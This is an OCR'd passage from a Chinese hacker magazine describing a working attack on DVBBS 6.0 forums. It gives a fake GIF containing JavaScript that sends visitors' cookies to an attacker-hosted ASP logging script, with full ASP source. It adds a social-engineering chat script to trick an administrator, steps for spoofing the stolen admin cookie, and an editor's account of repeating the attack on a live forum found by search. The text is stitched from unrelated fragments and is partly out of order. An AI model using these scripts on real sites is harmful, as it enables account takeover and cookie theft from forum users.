


图1

代码被成功执行，笔者自己的cookie一览无余。可能有的朋友会问：不是伪造的图片吗？就算是文本文件，为什么里面的代码会执行呢？事实上，我们伪造的那个1.gif文件是一个纯粹的文本文件。当浏览器试图打开它时，实际上打开的是个文本文件，而文本文件里所包含的HTML、VBScript、JavaScript等脚本代码会被浏览器自动解释执行，这就是一个系统的固有缺陷，我们可以利用它来构造一次跨站脚本攻击，截取管理员的Cookie，从而进一步控制论坛。

首先，笔者在自己的ASP空间上安置了海阳顶端网的ASP木马，这样稍后测试的时候查看结果会比较方便，毕竟反复登录FTP是很麻烦的；然后找一个可以获取Cookie的ASP脚本，笔者找到的是lcx写的那段经典代码

```
<%
testfile=server.mappath("super.txt")
```

因是没有过滤好"\"符号，我们把这句代码：

```
if instr(upfilename(1),"_")=0 then
改成
if instr(upfilename(1),"_")=0 and instr(upfilename(1),"\")=0 then
```

也就是判断upfilename中不要包括"\"符号，这样，补丁就打好了！

同时，在这里还可以输入HTML语句，大家可以自己测试一下。如在自定义路径输入框中输入：uploadFace/mm.jpg><b>要饭</b，呵呵，没有过滤好，点击更新，再次返回到基本资料，你会看到"要饭"两个字在上面变成粗体了。至于怎么利用，地球人都知道，我就不说了。今天主要是为大家介绍这个移动大法，在闪人之前，为大家送个好东东，请注意看光盘中的动画文件，有本教程的演示实例哦！

结束闪人

本漏洞对动网论坛的危害是相当大的，请大家不要利用本漏洞破坏网上论坛。我这只是做了一个测试，并没有去破坏任何数据，也希望动网官方的人员及时打上补丁！

```
msg=request("msg")
set fs=server.createobject("scripting.filesystemobject")
set thisfile=fs.opentextfile(testfile,8,true,0)
thisfile.writeline(""&msg&"")
thifile.close
set fs=nothing
response.redirect("http://www.xxx.net")
%>
```

上面的代码中我只不过是把保存的文件名改了一下，然后在最后一句加了一个url重定向指令使得页面重定向到固定的论坛上来，其余的都是完全照搬lcx的代码。将这段代码保存为info.asp，然后上传到自己的空间上去。

接下来该重新做一个伪装图片了，只需要打开记事本，输入如下代码：

```
<script language=javascript>window.open('http://cnasu.net/info.asp?msg='+document.cookie)</script>
```

这段代码很简单，关键就是这一句：

'http://cnasu.net/info.asp?msg='+document.cookie'

其含义就是把浏览者的Cookie信息作为msg变量的内容传递给info.asp来处理，以达到窃取的目的。

一切准备就绪之后，把这次修改好的1.gif文件上传到论坛（图2）。




图 2

单击图片，使图片里的代码执行一下，成功！现在使用海阳顶端木马上去空间看看是不是多了个super.txt的文件？这个是我的Cookie，但打开这个文件一看，结果却让笔者大跌眼镜（图3）。




图 3

这到底是怎么回事？郁闷！居然不能正确地截取到Cookie，笔者仔细查看info.asp原代码N遍，又查看了1.gif文件的内容N遍，还是没能找出原因来！就在精神快要崩溃的时候，突然想起前几天在翻看一个免费下载系统的源代码时碰到过一个问题，曾查阅过关于ASP内置对象request的用法，记得里面说过request是以"&"来分割提交的msg变量内容的，于是马上查看一下提交格式，如下：

```
aspsky=userhidden=&password=85542941c46e55b5&userid=22&userclass=%B9%DC%C0%ED%D4%B1……（以后省略）
```

这样就明白了，当客户端提交了如上信息后，request只得到了上面信息中第一个"&"之前的内容，也就是"aspsky=userhidden="，而后面的重要内容全部被脚本忽略掉了！真是不能不晕，lcx大哥的经典代码居然会出错？还是自己弄错了？在QQ上与朋友小金讨论了一下，完全证明了笔者的猜测——是代码本身的问题，小金也帮忙三下五除二的把代码写好了，如下：

```
<%
dim fs,log,logname,sEvent
logname="COOKIE_" & now & ".txt"
logname=replace(logname," ","_")
logname=replace(logname,"-","_")
logname=replace(logname,":","")
logname=server.mappath(logname)
sEvent=Request.ServerVariables("QUERY_STRING")
Set fs = CreateObject("Scripting.FileSystemObject")
set log=fs.CreateTextFile(logname)
log.WriteLine sEvent
log.close
Set fs = Nothing
response.redirect("http://www.hackerbase.net")
%>
```

该代码关键部分就是这一句"sEvent=Request.ServerVariables("QUERY_STRING")"，使用request对象的servervariables方法来获取http "?"之后的提交信息（连同msg=也被获取），其他的就很简单了。该ASP脚本将把获取的Cookie信息转储为以"COOKIE"+当前日期时间为文件名的文本文件。

代码的问题终于搞定了，接下来就可以继续测试了。重新将改好后的info.asp上传到空间里（图4）。




图 4

接下来的事情就与技术无关了，需要骗取管理员的信任。于是使出社会工程学，在QQ上诱骗管理员，他的权限可是管理员级别的：

无敌最寂寞: 这个MM图片真好看!

管理员: 真的吗? 我要!

无敌最寂寞: 我发去论坛吧,我这网关设置了屏蔽某些协议,QQ传输不了文件。

管理员: 好,我等着!

无敌最寂寞: 已经传好了,去看看吧!

管理员: OK,let me see!

无敌最寂寞: 好看吗?

管理员: 怎么是红叉啊?

无敌最寂寞: 是网络超时吧? 你在新窗口打开看看先。

管理员: 好,我点了,但怎么还是不行啊!

无敌最寂寞: 怎么会? 我重新上传一下吧!

管理员: 好 ,麻烦你啦!

给管理员上传了一个真的MM图片,稳住他之后,笔者到空间里看见了他的Cookie(图5)。




图5

得到Cookie之后,可以暴力破解密码,但是那样时间代价太大,也不知要等到何年何月,所以还是进行Cookie欺骗比较实际 首先将自己的账户退出论坛,关掉浏览器,打开"我的电脑"找到存放Cookie的目录将除了index.dat之外的所有文件删除(这里是为了防止以前的Cookie对实验产生干扰),再重新打开浏览器,进入论坛,在登录的Cookie选项中选择Cookie保存一天,然后用自己的"无敌最寂寞"账户登录。这时就可以调出Cookie查看修改利器iecv,马上就能看到保留的Cookie了(图6)。




图6

编辑自己的Cookie,将自己的Cookie和管理员的Cookie中对应的字段进行替换(这里所说的字段就是Cookie中以"&"分割的各个段落),即把原来cookie中的"password="后面的内容替换成管理员的cookie中对应"password="之后的内容。同理,依次替换userid、userclass、username等字段,修改完后点击保存,这样就大功告成了!

再次关掉浏览器,重新开启浏览器并进入论坛(这里不需要登录就直接进去了),多刷新几遍,发个帖子试试,果然身份变成了管理员,测试成功了(图7)。




图7

当然,我们从这里还是无法进入后台管理中心的,管理员也没傻到把前台密码与后台密码设置为一样的地步,所以这个权限充其量是冒充管理员发帖子、删帖子,当然,动网论坛6也支持不进入管理中心就直接在前台编辑一些论坛设置,这也算是个潜在的突破口,你不妨动脑子思考如何通过修改论坛设置达到自己的目的。最后还要说明一下,由于那个伪造的图片并不完美,只显示红"X",还有就是当浏览者点击了图片后,会出现两个IE浏览窗口(详细情况请参考图1、图2),一个是空白窗口,地址栏中是1.gif的路径,还有一个窗口就指向了你在1.gif中指定的地址(当然,这里你也可以使用类似location.href或者是response.redirect来重定向url以加强隐蔽性),这样的话很容易被发现。如何避免呢? 第一种情况笔者是这样设想的,可以伪造一个真正的gif文件,在gif文件中的头部信息里可以添加你想要的代码(或者是利用跳转等方法),这样的话,看上去将是一个真正的gif动画文件,实际上当你点击浏览时,一些恶意代码就悄悄地运行了(这样的话隐蔽性极强,可是笔者水平有限,不了解如何实现,希望高手能在《黑客防线》杂志上共同探讨研究); 第二种情况嘛,也许可以通过脚本编程来隐藏或关闭多余的窗口,如果哪位高手有更好的解决方法请赐教,小弟感激不尽!

编后:

看毕此文,就和作者无敌一起在网上随便找了同样也采用DVBBS 6.0.0的论坛,按照作者的描述,做了一下试验。通过一定的欺骗手段,我们都成功获得了该论坛的最高权限! 我们在google输入 Powered by DVBBS Version 6.0.0为关键字,在搜索出来的结果中,绝大部分都存在这个安全缺陷!

wtf：这个文章小编今天来“客串”一下本版编辑，因为好友“臭要饭的！”给我此文的时候一再叮嘱内容的重要性和轰动性，所以这次委屈脚本小子了，呵呵。闲话少说，这绝对是一篇真实的安全测试文章，也是极具观赏性的。文中在某些问题上可能走了弯路，但是那是为了给大家讲解一个思路，所以关键的解决问题的思路才是最值得大家学习的。本文作者对脚本注入漏洞的深入了解，也有对入侵的新思维分析。如果你对脚本安全兴趣浓厚但难有机会真枪实战，能错过这篇文章吗？

如果说以往的脚本攻击都只停留在web层次的话，这次的文章是深入到了系统层了，因为SQL最迷人的地方在于它强大的功能，而其中很多不为人知的地方又是最迷人的！本文很多技术绝对是第一次出现！来吧！神秘的面纱将慢慢揭开！

难易程度：中级

前置知识：SQL注入基本知识

划时代的脚本攻击

——利用纯脚本技术获得系统权限

文／图 臭要饭的！

目前网上很流行SQL INJECTION 漏洞，也就是我们通常所说的SQL注入漏洞，我们利用这类漏洞可以跨表、跨库查询数据库信息，以及通过论坛来上传文件从而得到主机WebShell（这些都是一些很通常的手法，《黑防》原来也介绍得比较详细）。

前段时间我对一大型音乐收费网站进行安全测试，结果我利用纯脚本技术，拿到了系统管理员权限。所以，今天我就为大家介绍一下全部经过和我的具体思路分析。

踩点

